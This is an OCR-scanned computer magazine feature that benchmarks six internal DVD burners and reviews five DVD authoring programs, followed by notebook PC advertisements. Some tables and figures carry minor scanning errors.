| 608 | 361 | 259 | 370 | 522 | 522 | 268 | 346 |
| 1,550 | 1,220 | 1,020 | 1,060 | 1,180 | 1,170 | 1,022 | 1,200 |
| 122.4 | 126 | 123.2 | 127.5 | 101.8 | 97.7 | 148.8 | 125.4 |
| 51.3 | 61.2 | 58.7 | 62 | 46.1 | 42.7 | 88.6 | 60.7 |

Burn to be wild

If CDs are too puny for your data storage needs, step into the realm of DVD writing. *Jarrod Spiga* tests six of the latest internal DVD burners.

Whether you want to upgrade your current PC, or are planning a new system, it's hard to resist a DVD burner. With drive prices as low as \$595, and media under the \$10 mark, DVD writers are quite desirable items.

All of the DVD drives tested in this round-up can read or write to all formats and all media types, with the exception of DVD-RAM, which is no great loss. The main advantage of DVD-RAM is packet writing mode, which means files can be written to the disc one at a time (just like a floppy or Zip disk) rather than a single all-at-once session.

Now that the +RW and -RW formats also support packet writing, the writing is on the wall for DVD-RAM. Of the two companies which championed the format, Hitachi is no longer shipping DVD-RAM drives for the local market, while Panasonic is having a dollar each way with a range of drives that support both DVD-RAM and DVD-RW.

How we tested

Our test bench was a Gigabyte GA8KNXP motherboard fitted with a Pentium 4 3.0GHz CPU running at 800MHz FSB (Hyperthreading enabled), 512MB of Kingston HyperX 400MHz DDR memory, Gigabyte GV-9700Pro AGP card and a Maxtor DiamondMax Plus 9 120GB hard disk drive set up on the Primary IDE interface.

Drives under test were connected as the sole drive on the Secondary IDE interface. Our system ran Windows XP Professional with Service Pack 1 and Microsoft's Hyperthreading pre-SMP2 patches installed.

For consistency we standardised on Verbatim-brand DVD-R, DVD+R, DVD-RW and DVD+RW media. We first created a 4.27GB image (containing a mix of software, music, video clips and general data files) using Nero Burning

ROM 5.5.10.20, then timed how long it took to burn this image to DVD-/R and DVD-/RW formats at each drive's maximum speed.

DVD read performance was measured using Nero CD Speed v1.02e. We tested DVD-ROM read performance with the APC DVD to obtain transfer rates and access times for all drives. We also tested DVD-R, DVD-RW, DVD+R and DVD+RW media containing the same data in all drives to check for compatibility.

CD read performance was tested using the same application, reading from a compiled 70 minute audio CD. We obtained the same data for CD read performance that we did for DVD, with the addition of results from the audio extraction tests that the benchmarking application runs.



Plextor PX-504A

There was a time when Plextor drives were the king of all CD recordable drives and judging from our test results, the PX-504A continues this tradition. Our write tests indicated that this drive is the fastest of all internal drives tested, burning our DVD+R in just under 14 minutes at 4x.

Our rewritable test DVD was burnt in just over 23 minutes at 2.4x, which was significantly quicker than any other drive we tested. The read performance of this drive is also more than adequate — our benchmarks showed that the drive was on par with the other 12x DVD drives tested.

When transferring data from CD, the transfer rate slightly decreased during transition between tracks, but the interruption to the average data transfer rate was no more significant than any other drive. From our experience in the labs, the only negative aspect to the drive was that we couldn't get an accurate indication of the data transfer characteristics of the drive, as the test repeatedly crashed when performed on drives adhering to the DVD+RW Alliance standard.

Also, the average random seek time is comparable to all other drives, but the full seek time (the time it takes for the lens to move from the centre of the CD/DVD to the outside edge) was a good 30-100 milliseconds faster than almost all other drives.

In aesthetic terms, the drive doesn't look as bland as the other drives in this round-up. The simple black strip on the underside of the tray bezel is a pleasant change from the usual beige CD and DVD drives.

Included in the box is an internal IDE and audio cable, screws, DVD+R and DVD+RW discs, a manual, and a Nero and MyDVD software installation CD.

Details

| | |
|----------------------------|---|
| Contact | BBF |
| Phone | 1800 803 802 |
| Online | www.bbf.com.au |
| Price | \$679 |
| DVD+R Write Time (min:ss) | 13:53 10 |
| DVD+RW Write Time (min:ss) | 23:05 @ 2.4x 10 |
| CD Random Read Time (ms) | 123 100 |
| ✓ | Excellent write performance. |
| ✗ | Some uncertainty with exact read performance. |
| Verdict | ●●●●● |

HP DVD Writer DVD300i

| Details | |
|-----------------------------|--------------------------|
| Contact | Hewlett-Packard |
| Phone | 13 23 47 |
| Online | www.hp.com.au |
| Price | \$649 |
| DVD+R Write Time (min:sec) | 0 13:59 30 |
| DVD+RW Write Time (min:sec) | 0 23:08 ± 2.4s |
| DVD Random Seek Time (ms) | 0 171 200 |
| | Strong performance. |
| | Higher random seek time. |
| Verdict | ●●●●● |

The overall performance of the DVD300i was very pleasing — it wrote the test image to DVD+R media in less than 14 mins at 4x, and to a DVD+RW disc in just a fraction over 23 mins at 2.4x. Both these times are only a few seconds slower than the Plextor PX-504A.

Moreover, there was no degradation in the data transfer rate when changing tracks during CD reads, which resulted in a high average CD data transfer rate of 25.12x. DVD read performance was also solid, although we couldn't get a totally accurate plot of data transfer across a whole DVD as the test repeatedly crashed in the same place as the Plextor drive.

On the downside, the DVD300i's average seek time when reading from DVD media was a tardy 171ms, which will impact performance when reading from discs containing a large number of

files spread across different locations on the media.

Along with the drive in the retail kit, HP bundles ArcSoft ShowBiz authoring software, Veritas RecordNow burning software, DVD+R and DVD+RW media, mounting screws, an internal audio cable and a one-year warranty.

The same drive in an external enclosure supporting both FireWire and USB 2.0 (the DVD300e model) sells for \$749. This internal model, however, is \$100 cheaper.



Plus or minus?

When the CD recordable format was first suggested, a standard was quickly agreed upon and adopted by all major companies in the industry. The same can't be said for the DVD recordable format, and as a result, we have two separate standards — DVD-R/W and DVD+R/W.

The minus format was the first one to appear that was compatible with standalone DVD players, and was supported by the DVD Forum (www.dvdforum.com). Some drives of this format may also support DVD-RAM, a rewritable standard that has been used for many years by those who record and edit video directly on DVD. The plus format arrived soon after, and had some extra features over DVD-R/W, including support for constant angular velocity (CAV), constant linear velocity (CLV) writing methods, and lossless linking — all of which assist the modification of data on the DVD media itself. This standard is supported by the DVD+RW Alliance (www.dvdrw.com).

Both standards have roughly the same level of compatibility with DVD reading equipment (approximately 90% of players are compatible with the recordable versions of the standards, and around 70% of players are compatible with the rewritable versions), and equipment is now emerging that allows you to write on both formats. Because the majority of players can read either format, the struggle between the two formats is more of a competitive race rather than a war where only one format will survive. We expect both formats will be around for years to come.



When push comes to shove, most people just want to know whether what they record will work on their player.

Unfortunately, it's impossible to know this for certain without trying it out.

For example, we created identical test DVD+R and DVD-R discs with the Plextor PX-504A drive, and took turns at testing them on our home equipment. Only one of our home DVD players couldn't read the DVD+R disc, but it had no problem with the DVD-R version of the disc.

In many cases, media compatibility can be an issue — if you have a player that's advertised as being able to read both DVD-RW and DVD+RW discs and find that it's having difficulties, try using media from a different manufacturer. Media compatibility has improved over the years, but we're still a long way from having recordable discs that every device can read.

Presently, the jury is still out on which format is actually the best. Current market conditions indicate both formats are shipping roughly equal amounts of drives and media. One factor that's putting DVD+R/W slightly ahead is the support that the DVD+RW Alliance is receiving from manufacturers, sellers and software vendors, such as Hewlett-Packard, Dell and Microsoft. For this reason, we lean towards recommending a DVD+R/W solution, although there is nothing wrong with using DVD-R/W.

LaCie DVD Recorder (DVR-105)

LaCie's internal drive is OEMed by Pioneer and performs almost identically to the Pioneer DVR-A05. The DVD-R writing time of 14 minutes and 25 seconds hit the target set by the company's spec sheet. When testing on rewritable media, however, we couldn't burn at the advertised 2x speed — Nero only gave the option of burning at 1x. That said, the

burn time of 56 minutes and 48 seconds is on par for a single-speed burn.

When reading from CD media, the shift in data transfer rate while changing between tracks was more significant than other drives. When reading from DVD media, we



received an unusual result — between the 2.5GB and 3GB mark on the disc, the drive dropped to half its regular speed, which likewise halved the data transfer rate.

At the 3GB mark the drive spun up to normal revolution rate and, as a result, the data transfer rate went back up to what we'd expect to see. And toward the end of the disc, the data transfer rate exceeded the 12x listed in the product specs.

Physically, the DVR-105 looks like your run-of-the-mill internal combo drive. The retail kit contains a 4.7GB DVD-R disc, internal audio cable, two mounting screws, quick install guide, software CD, and information on the one-year, limited warranty.

LaCie also sells an external FireWire version of this drive for \$845.


| Details | |
|----------------------------|------------------|
| Contact | LaCie |
| Phone | (02) 9469 6900 |
| Online | www.lacie.com.au |
| Price | \$595 |
| DVD-R Write Time (mins) | 14:25 @ 1x |
| DVD-R RW Write Time (mins) | 56:48 @ 1x |
| DVD Random Seek Time (ms) | 146 |
| Value for money | ✓ |
| Minor performance issues | ✗ |
| Verdict | ●●●●○ |

LG Super CD/DVD ReWriter (GMA-4020B)

This rebadged Hitachi drive was one of two in our round-up to handle both DVD-R/W standards and DVD-RAM. While testing DVD read performance the GMA-4020B consistently displayed a drop in data transfer rates. Throughput began at 4.23x and increased as expected to 8.7x at the 2.7GB mark, where it then slowed from 6,000rpm to 5,000rpm and continued at this

speed for the rest of the test. This saw the transfer rate drop to just under 7x, then creep up again to just over 8x by testing's end.

The drive performed well during CD read tests, where



the data transfer rate matched expected values, especially when passing from one track to another.

Write performance was comparable to other drives with the same listed spec. While 30 minutes for burning a DVD-R isn't spectacular, it's a pretty good time for a 2x recordable drive.

A more positive result was a random seek time for DVD reading of 99ms, which is very good compared to most drives in this challenge. While the GMA-4020B isn't the fastest drive in terms of transfer rates, it can take other drives more than 40% longer to seek information on a different sector on the DVD (advantageous when reading from discs containing large amounts of files).

The bundle includes an internal IDE and audio cables, a small bag of screws, DVD-RAM and DVD-RW discs plus some pedestrian software.

| Details | |
|-------------------------------|-----------------------|
| Contact | Bluechip IT |
| Phone | (02) 8745 8400 |
| Online | www.bluechipit.com.au |
| Price | \$499 |
| DVD-R Write Time (mins) | 29:24 @ 2x |
| DVD-R RW Write Time (mins) | 58:27 @ 1x |
| DVD Random Seek Time (ms) | 99 |
| Complete kit, great seek time | ✓ |
| Lower data rates | ✗ |
| Verdict | ●●●●○ |

Panasonic SW-9571

Of all the drives in this round-up, Panasonic's SW-9571 was the most stable during data transfer tests. The drive's rotation remained constant while reading an entire DVD or CD, giving the data transfer graph a smooth curve. This helped the SW-9571 score the highest average data transfer rate in this Labs Challenge. And the average random seek time for this drive was second only to the LG 4020B.

This drive performed the CD audio extraction test in 10 seconds, the quickest of all units tested. When writing to recordable and rewritable media, the times were comparable to



other drives that have the same specs. Overall, the SW-9571 was a very consistent performer, though faster writing speeds would've been nice.

The SW-9571 can also read from and write to DVD-RAM discs. Because of this, the "drawer" may look a little unusual for those unfamiliar with the DVD-RAM cartridges. Discs must be placed accurately between the drawer's guides.

The kit comes with mounting screws, an internal audio cable, 4.7GB DVD-R and DVD-RAM discs, B's Recorder and B's Packet Writing software and InterVideo's WinDVD 4 DVD playback software.

The drive is also available in a DVD Movie Studio kit, marketed by Panasonic and Pinnacle Studios, containing Pinnacle's Studio 7 SE video editing and Express authoring software, a FireWire PCI card and cable for \$780.

| Details | |
|--------------------------------|----------------------|
| Contact | Panasonic |
| Phone | (02) 9986 7400 |
| Online | www.panasonic.com.au |
| Price | \$599 |
| DVD-R Write Time (mins) | 29:11 @ 2x |
| DVD-R RW Write Time (mins) | 58:45 @ 1x |
| DVD Random Seek Time (ms) | 119 |
| Consistent read performance | ✓ |
| Difficult lining up disc media | ✗ |
| Verdict | ●●●●○ |

Pioneer DVR-A05

Details ▶▶

Contact: Pioneer Electronics

Phone: 1300 666 383

Online: www.pioneer.com.au

Price: \$599

DVD-R Write Time (secs): 0 14.42 4x 100

DVD-RW Write Time (secs): 0 56.44 1x 100

DVD Random Seek Time (ms): 6 138 100

Good all-rounder.

Minor performance issues.

Verdict: ●●●●○

This successor to the long-lived and incredibly popular A04 was our choice for the Burner PC configuration in our "Design it, Build it, Boot it" feature (APC April, page 122).

In data transfer tests, the A05 behaved the same as LaCie's model 105: the between the 2.5GB and 3.0GB marks, the drive spun down to 3,750rpm — half the speed that the drive spun at during the remainder of the test. This lowered data transfer rate for a short while and brought the average data transfer rate down to 8.68x.

Writing a DVD-R disc was completed in just under 15 minutes (exactly what you'd expect from a 4x recorder). Nero only allowed burning at 1x using rewritable media, but this indicates more of an issue with the test media rather than the drive itself.

The drive is bundled with a 4.7GB DVD-R disc, a 4.7GB DVD-RW disc plus a bevy of Ulead software: DVD Workshop SE for DVD writing; VideoStudio 6.0SE for video editing and DVD authoring; and DVD Pictureshow SE for creating DVD slide shows.

Pioneer has announced that an even faster drive (production samples badged as the A06) will ship sometime in late June. This could be worth holding out for, otherwise you can expect some great run-out deals on the A05.



| | HP DVD Writer DVD300i | LaCie DVD recorder (DVR-105) | LG GMA-1020S | Pioneer DVR-A05 | Plexor PX-504A |
|----------------------------|--|---|--|---|---|
| Price | \$649 | \$595 | \$699 | \$599 | \$679 |
| Interface | E-IDE/ATAPI | E-IDE/ATAPI | E-IDE/ATAPI | E-IDE/ATAPI | E-IDE/ATAPI |
| DVD recording standards | DVD-R, DVD-RW | DVD-R, DVD-RW | DVD-R, DVD-RW, DVD-RAM | DVD-R, DVD-RW, DVD-RAM | DVD-R, DVD-RW |
| CD read (max) | 40x | 32x | 32x | 32x | 40x |
| CD-R (max) | 16x | 16x | 12x | 16x | 16x |
| CD-RW (max) | 10x | 8x | 8x | 8x | 10x |
| DVD-ROM read (max) | 8x | 12x | 10x | 12x | 12x |
| DVD-R read compatibility | Yes | Yes | Yes | Yes | Yes |
| DVD-RW read compatibility | Yes | Yes | Yes | Yes | Yes |
| DVD-R read compatibility | Yes | Yes | Yes | Yes | Yes |
| DVD-RW read compatibility | Yes | Yes | Yes | Yes | Yes |
| DVD-R write (max) | No | 4x | 2x | 4x | No |
| DVD-RW write (max) | No | 2x | 1x | 2x | No |
| DVD-R write (max) | 4x | No | No | No | 4x |
| DVD-RW write (max) | 2.4x | No | No | No | 2.4x |
| DVD-RAM | No | No | 2x | No | No |
| Buffer | 2MB | 2MB | 2MB | 2MB | 2MB |
| Buffer underrun protection | Yes | Yes | Yes | Yes | Yes |
| Warranty | 1 year | 1 year | 1 year | 1 year | 1 year |
| Software | AsiSoft ShowBiz DVD, Veritas RecordNow, Cyberlink Power2Go | Roxio Easy CD Creator 5.1.1, InterVideo WinDVD 4.0, Sonic MyDVD Video Suite 4.0.2 | B's Recorder Gold 5.0's Clip, B's DVD, InterVideo WinDVD 4.0 | B's Recorder, B's Packet Writing, InterVideo WinDVD 4.0 | Ulead DVD Workshop SE, Ulead VideoStudio 6.0 SE, Ulead DVD Pictureshow SE |
| Extras | FireWire cable, USB 2.0 cable, power supply, 1x 4.7GB DVD-R media, 1x 4.7GB DVD-RW media | Internal audio cable, 1x 4.7GB DVD-R media | IDE cable, internal audio cable, 1x 4.7GB DVD-R media, 1x 4.7GB DVD-RW media | Internal audio cable, 1x 4.7GB DVD-R media, 1x 4.7GB DVD-RW media | 1x 4.7GB DVD-R media, 1x 4.7GB DVD-RW media |

It's DVD showtime

You have your DVD writer, but what should you use to create DVD videos for playback on your TV?
Jarrod Spiga compares five DVD authoring apps.

It may be said to mean Digital Versatile Disc, but the DVD hasn't proven all that versatile, especially when it comes to compatibility between writing formats and playback machines.

The original consumer DVD standard was built around video content for the consumer market, defining an interface method for feature and scene selection via the use of menu systems.

But DVDs created on a PC frequently contain many types of raw data such as video to audio. In most cases, video DVD players can't read the data on these discs because the information is encoded in a format unrecognisable to the player.

This is where DVD authoring software steps in: converting the raw data from your PC into a format that can be read by DVD video players, and creating menu-based interfaces for playback.

A VOLATILE MARKET

DVD authoring software hasn't been around for long, so the market is yet to mature. As a result, most of it is bundled with other associated applications, making up small suites.


There are two broad classes of DVD software. Mastering and burning packages are primarily for creating data-oriented DVDs where the disc's entire 4.7GB platter is used for dumping files. Then there are video editing bundles, which are more expensive, but come with powerful editing applications that can turn home-shot video into a professional display.

Both categories of software also contain some form of DVD authoring application, which compiles mixed media onto the disc and creates the familiar browsable DVD menu interface.

The focus of this Labs Challenge is on those DVD authoring packages rather than simple data-dumping packages or complex video editing suites. For that reason, we excluded the likes of Ahead's Nero Burning ROM and Gear Pro DVD, which are aimed more at DVD data burning than authoring.

At the time of writing there were some prominent players still waiting in the DVD authoring wings. Adobe's forthcoming Encore is expected to make quite a splash when it's released in a couple of months. Also, some smaller applications are being bought by larger vendors and amalgamated with other packages. For example, Roxio (in itself an Adaptec spin-off) recently purchased VideoWave from MGI, although we were unable to obtain Roxio's latest version of this app.

To test-drive our Editor's Choice (Sonic Foundry's Vegas+DVD) plus Ulead DVD Workshop (see page 78), check this issue's cover CD set.



Sonic Foundry Vegas+DVD

Sonic Foundry's Vegas+DVD is a complete video editing and DVD authoring package. Included in the box is the Vegas 4 video editing application, DVD Architect DVD authoring app, and the Dolby Digital AC-3 Encoder.

Most other apps in this roundup follow a procedural method to create the DVD video. DVD Architect starts with the menu and gives you the freedom to customise and change content at will. The screen is divided into three sections — the working window, the media explorer and the properties section. The working window initially consists of a blank canvas. You can change the canvas properties or work with it by adding images, sounds, animations or objects. Each menu item is an object and you can customise its properties to achieve the functionality you want it to have.

One of the things that really makes DVD Architect stand out from the pack is its ability to compose menus with video previews for thumbnails. Combine this with support for up to 36 buttons per menu, total flexibility for thumbnails, sub-menu creation, image slideshows, the capability for motion backgrounds, and you have all of the tools that you need to create professional-quality DVD menus for your video features.

Assigning a video clip to a menu object is as simple as dragging the video from the media explorer. If you double-click the menu object, you have the ability to master the video for use on the DVD. Chapter creation, customisation of start and end points, video timeline preview and thumbnail customisation features are readily available from within DVD Architect. You can also easily export the video to Vegas for editing.

Format support in the app is comprehensive, with support for AVI, MPEG, Quicktime and Windows Media video formats, WAV, MP3, Windows Media PCA, AIF, MPEG and AC-3 audio formats, and a multitude of image formats.

Vegas+DVD is a little expensive, but you do get the full video editing, mastering and DVD authoring package. Its features and flexibility put it in a class above the rest of the competition.



| Details | |
|---------|--|
| Contact | New Magic |
| Phone | (02) 9528 4555 |
| Website | www.newmagic.com.au |
| Price | \$1,399 |
| | Complete video package. |
| | A little too expensive for home users. |
| Verdict | ★★★★ |



Adaptec Sonic MyDVD

The design of this package has been influenced by Windows Media Player — its look and feel is surprisingly familiar, and still simple to use. However, it lacks video editing tools.

On launching Adaptec's Sonic MyDVD, you're greeted with a welcome screen that's similar to most other packages reviewed. From here, you have some basic options for the type of media that you are using the software for — whether you intend to create a DVD or a Video CD. Once you have made this selection, the application launches.

Video capture can be performed, provided that you have the appropriate hardware. One thing that really struck us was the absence of any video editing tools in the authoring package itself — any editing you may want to do needs to be done in the bundled Showbiz package before you use the MyDVD application. This includes cutting video clips at defined points in order to assist with chapter creation.

You do have the ability to trim clips from MyDVD, but it's almost impossible to be certain that you have trimmed the clip to start at the frame that you trimmed the previous one to finish on. Ultimately, the lack of this feature in the authoring software can lead to the creation of DVDs where video clips may overlap, or have gaps close to the transition between chapters.

MyDVD also has the ability to create picture slideshows. Adding pictures to the collection is simple, and the software allows you to perform basic tasks on the images, such as rotation and captioning. On the DVD Menu functionality perspective, submenus can be created with the ability to loop video in the menu background; this latter effect is frequently used on mass-market DVDs, and can look impressive when used correctly.

Unfortunately, there isn't a lot of flexibility when it comes to the layout and format of the menus themselves. You can select from a variety of styles, but you are limited to using the basic layout included with each style.

This particular piece of software is bundled with a number of DVD rewritable drives. Overall, this package is fairly basic, and will do the job — just not as well as some of the other packages.

| Details | |
|---------|----------------------------|
| Contact | Adaptec |
| Phone | (02) 9416 0687 |
| Online | www.adaptec.com.au |
| Price | \$199 |
| ✓ | Simplicity. |
| ✗ | Video editing is a hassle. |
| Verdict | ●●○○○ |



Pinnacle Instant CD/DVD suite

The Pinnacle Instant CD/DVD suite consists of a number of linked applications that serve a single purpose. At the core of the suite is the Expression application, which allows you to use your computer to turn any videos and pictures into DVDs and VideoCDs, ready to play in DVD Players.

The first step in mastering your VCD/DVD is to capture or import your video or image sources. If you have a DV video camcorder with a FireWire interface, Expression can capture that video. Alternatively, you can also import MPEG and AVI videos, and JPEG images for inserting on to the VCD/DVD.

Once you have imported all media, Expression will sort through it and compose a preview of what the finished product may look like. From here you can customise the DVD menu, chapter or scene start points and captions, combine, split or delete scenes, change thumbnails and more. Expression gives you the ability to preview your changes at any time during the editing process.

Unfortunately, there is no support for submenus, meaning that titles with large numbers of scenes may end up having dozens of menu screens. Also, the level of flexibility in customising how the menu screens can actually look is fairly limited.

Once you have things just the way that you want them, the final step is to burn it to a CD or DVD. Also included in the authoring application is support for overburning. There is no support for the DVD-RAM format, though this isn't a major problem, as DVD-RAM seems to be losing popularity.

The suite also handles the regular transfer of files and audio to CD or DVD via the Instant Disc application. The Instant Disc API is made up of the usual drag-and-drop windows we see in most burning applications.

Instant Copy allows direct copies of one disc to another (provided that the disc is not copy-protected). The ability to back-up and restore files and directories from your computer is handled by Instant Backup.

Less significantly, Instant Drive sets up virtual CD or DVD drives. Lastly, Instant Music allows you to master and edit audio streams for composition of music CDs and DVDs.

| Details | |
|---------|----------------------------|
| Contact | Pineapplehead Distribution |
| Phone | 1800 657 661 |
| Online | www.pineapplehead.com.au |
| Price | \$118 |
| ✓ | Simple chapter creation. |
| ✗ | Cannot create submenus. |
| Verdict | ●●●○○ |



Roxio Easy CD & DVD Creator 6

Roxio's Easy CD & DVD Creator 6 is a suite of applications designed to handle a variety of CD and DVD authoring scenarios. All functions within the DVD authoring application, DVD Builder, can be performed via the graphical interface that you are greeted with when the program is launched.

We were very impressed with the array of options that you have at your disposal in relation to how you can import data for use on your DVD. Like all of the applications in this Labs Challenge, DVD Builder can capture video from a FireWire-equipped camcorder and can import video and image files already existing on your computer. On top of this, importing from analog capture cards and USB cameras is supported, along with TWAIN/WIA functionality — this means that you can scan images directly into the application at any time.

Most DVD authoring applications then take your media, allow you to edit it, and then build the menu for your DVD. Roxio's approach is slightly different, as both video manipulation and menu creation are done at the same time. When you drag-and-drop a video clip to the composition, a DVD menu item is automatically created. The creation of submenus is as simple as clicking on a button and modifying the look and feel. When editing menus you can choose from a number of pre-defined menu styles, or select a custom video or image. Other menu creation tools at your disposal include sound embedding, thumbnail selection and transitions.

The workshop window lets you queue additional video clips in the same DVD chapter, or create different chapters. You also have the option to trim your video clips by cutting a section from the beginning or end, or by splitting the clip at a certain point — this latter tool is invaluable for getting your chapters right on your final product.

Included is support for DVD Video Recording (DVD VR). This presentation standard is one of the extensions offered in the DVD+RW media format, and is designed to handle real-time recording of video to DVD for the purposes of video editing. DVD Builder offers enough features to produce quality DVDs, especially when combined with the other apps in the suite.

| Details ▶▶ | |
|------------|-----------------------------|
| Contact | Paw Products |
| Phone | (02) 9496 6444 |
| Online | www.paw.com.au |
| Price | \$140 |
| ✓ | Flexible menu creation. |
| ✗ | Unusual composition method. |
| Verdict | ●●●●○ |



Ulead DVD Workshop

Ulead's DVD Workshop is a single, powerful application with many advanced features. One of the few drawbacks of the product however is that it's not as intuitive as others.

Displayed across the top of the interface is a navigation bar, titled the Guided Workflow. The first option, Start, gives you project-based options and lets you create a new project file or open an existing one for further editing. The next option on the navigation bar is the Capture option: this collects the media to be used on the DVD. It can capture video or images from your digital camcorder connected to a FireWire interface, from an analog video source connected to an S-Video or composite input, or via USB Webcam.

During capture, DVD Workshop has the ability to perform Scene Detection, which segments video streams into separate clips. This feature is useful for defining chapters on your DVD. You can also import previously saved images and video to the project.

The third option on the Guided Workflow, Edit, is designed to compile your DVD feature using the concept of titles and chapters. Each media clip you have can be dragged across and included on the DVD as a title, and each title can be broken up into a number of chapters. If you have captured your video with automatic scene detection, these scenes would show up as separate chapters by default.

Fourth along the Guided Workflow is Menu. Using the Menu Wizard, you can select how many chapters you want displayed on each menu page, the page background, music, buttons, text and format, and so on; about the only other thing you could want is an option to have animation in the background and as a transition between menus and chapters. The menu editing functions can also nest menus under other menus, giving the most

flexible menu creation system in our roundup.

Once the DVD contents have been finalised, the Finish option generates a preview of exactly what the DVD will look like, and then gives you the tools to burn it. Formats supported by DVD Workshop include DVD-R/RW, DVD+R/RW and CD-R/RW, but overburning is not natively supported.

| Details ▶▶ | |
|------------|----------------------------|
| Contact | Pineapplehead Distribution |
| Phone | 1800 457 641 |
| Online | www.pineapplehead.com.au |
| Price | \$485 |
| ✓ | Detailed menu creation. |
| ✗ | Interface intuitiveness. |
| Verdict | ●●●●○ |

LOOK NO FURTHER

True wireless mobility has finally arrived

Discover the freedom
and flexibility of a truly
mobile lifestyle



HI-GRADE NOTINO C1000-1300

Intel® Pentium® M processor 1.3GHz,
includes 1Mb cache, supports Intel® Enhanced
SpeedStep® technology**

Intel® 855GM chipset

256Mb DDR DRAM

20Gb hard disk drive

14.1" TFT XGA colour screen

Integrated 3D graphics chip shares

32Mb system RAM

DVD/CD-ReWriter

Internal 56K modem

Internal 10/100 Base-T Ethernet

Built-in wireless 802.11b LAN

Carry case

starting from

\$1995 **or \$2700**
inc GST per week*

The Notino C1000 with Intel® Centrino™ Mobile Technology

The Notino C1000 series from Hi-Grade features Intel's new groundbreaking Centrino™ mobile technology designed specifically for wireless notebook PCs - delivering outstanding performance, integrated wireless LAN capability and extended battery life in some of industry's thinnest, lightest, sleekest, robust notebook designs with a 14.1" screen.

The Notino C1000 runs the new Intel® Pentium-M processor at up to 1.6GHz. With its massive 1Mb level 2 cache, the Intel® Pentium-M is designed to deliver performance equivalent to a significantly higher clock rated Intel® Pentium® 4 processor or Mobile Intel® Pentium® 4 processor - M, but with reduced power requirement.

Award winning computers from Hi-Grade.

2 Years International Warranty with accidental damage included.

Available Notino C1000 FEATURES: External USB floppy disk drive (optional); Li-ion flat battery 8 cell (~4-hours); type II PC-card slot; ports: external VGA monitor, 3 x USB 2.0, IEEE1394, line-out, mic-in; Dimensions: 316 x 274.5 x 27.1mm; Weight: 2.2kg; Microsoft® Windows® XP Home Edition, 2 years collect and return international warranty with accidental damage.

For more configurations, visit www.higrade.com.au/C1000

FOR A DEMONSTRATION CALL YOUR NEAREST OFFICE

FOR DEALERS/COMPANIES PLEASE CONTACT:
QD Innovative Computer Pty Ltd
Unit 3, 50-54 Howlers Road, Warringal, VIC 3008
Tel: (03) 9541 6233 Fax: (03) 9541 6332
Email: higrade@qitech.com.au www.qitech.com.au

FOR LATEST PRICES AND MORE CONFIGURATIONS CALL

1 800 770 550
OR CONTACT YOUR LOCAL RESSELLER

Warranty options: Three year world collect and return warranty - 1 year extended warranty in addition to the standard 2 year warranty including accidental damage for Australian residents \$225 inc GST. **Terms & conditions:** Prices valid from 21/05/04. Delivery charge applies for all orders within Australia, please call. *Weekly payments are based on Finance's 48 month payment plan. Finance's terms and conditions apply. **The processor may be reduced to a lower operating speed when operating on battery power. Hi-Grade, Notino and QD are registered trademarks of Hi-Grade Computers Pty. Intel, Intel Inside, the Intel Inside Logo, Intel Centrino, Pentium and Intel SpeedStep are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries. Microsoft, Windows and the Windows logo are trademarks or registered trademarks of Microsoft Corporation in the United States and/or other countries. Prices and specifications may be changed without notice. Errors and omissions excepted.

Hi-Grade recommends Microsoft® Windows® XP
Professional for Mobile Computing


Hi-Grade PCs use genuine Microsoft® Windows®.
www.microsoft.com/privacy/howtell

Hi-Grade
Technology with a human face

LOOK NO FURTHER

"Award winning computers"

Designed in the UK, built in Australia



WORLD'S FIRST

Integrated DVD-RW Rewriter
available with the M6600

Executive desktop
replacement

ULTINOTE M6600

Features & Options

Mobile Intel® Pentium® 4 processor 1.8 - 2.5GHz - M
• supports Enhanced Intel® SpeedStep™ Technology**

SIS650 chipset

256Mb (up to 1024Mb) DDR RAM

20Gb (up to 60Gb) hard disk drive

15.1" TFT SXGA colour screen

Nvidia GeForce4 440 Go with 64MB DDR VRAM

Built-in 4-in-2 card reader
(MMC/SD/SM/MS) module

DVD-ROM/CD-Rewriter combo
or CD/DVD-R combo drive

Li-ion battery 12 cell (~3hours)

Type II PC-card slot

Mini-PCI

Ports: external VGA, 4 x USB 2.0, parallel, serial,
IEEE1394, TV-out, IR, line-out (with SPDIF), mic-in

Built-in Wireless 802.11b LAN module option

Dimensions: 332 x 285 x 30-34mm

Weight: 3.4kg

NOTINO R5400

Features & Options

- Mobile Intel® Pentium® 4 processor 1.8 - 2.5GHz - M
- supports Enhanced Intel® SpeedStep™ Technology**
- VIA P4N266 chipset • 128Mb (up to 640Mb) DDR RAM • 20Gb (up to 60Gb) hard disk drive • 14.1" TFT XGA colour screen • Nvidia GeForce4 420 Go with 32MB DDR VRAM • DVD-ROM/CD-Rewriter combo drive • Li-ion battery 6 cells (~ 2.5 hours)
- Type II PC-card slot • Ports: external VGA, 3 x USB 2.0 ports, parallel, serial, IEEE 1394, mic-in, TV-out, IR, line-out • Built-in Wireless 802.11b LAN module option • Dimensions: 312 x 257 x 35mm
- Weight: 2.6kg • Semi-ruggedised casing for extra durability • Spill-proof keyboard

Road ready
mobile PC



starting from

\$2695
inc GST

or **\$24.00**
per week*

FOR LOCALS ENQUIRE... IT'S ALL CONTACT

QD Innovative Computer Pty Ltd

Unit 3, 50-54 Howlers Road, Notting Hill, VIC 3168 Tel: (03) 9545 6233
Fax: (03) 9545 6355 email: higrade@qdittech.com.au www.qdittech.com.au

...FOR LATEST PRICES AND MORE CONFIGURATIONS CALL

1 800 770 550

OR CONTACT YOUR LOCAL RESELLER

with the best warranty around**

PC World (AUS) March 2003

NOTINO 4400

Features & Options

- Mobile Intel® Pentium® 4 Processor 1.8 - 2.5GHz - M
- supports Enhanced Intel® SpeedStep® Technology**
- SIS650 chipset • 128Mb (up to 1024Mb) DDR RAM • 20Gb (up to 60Gb) removable hard disk drive
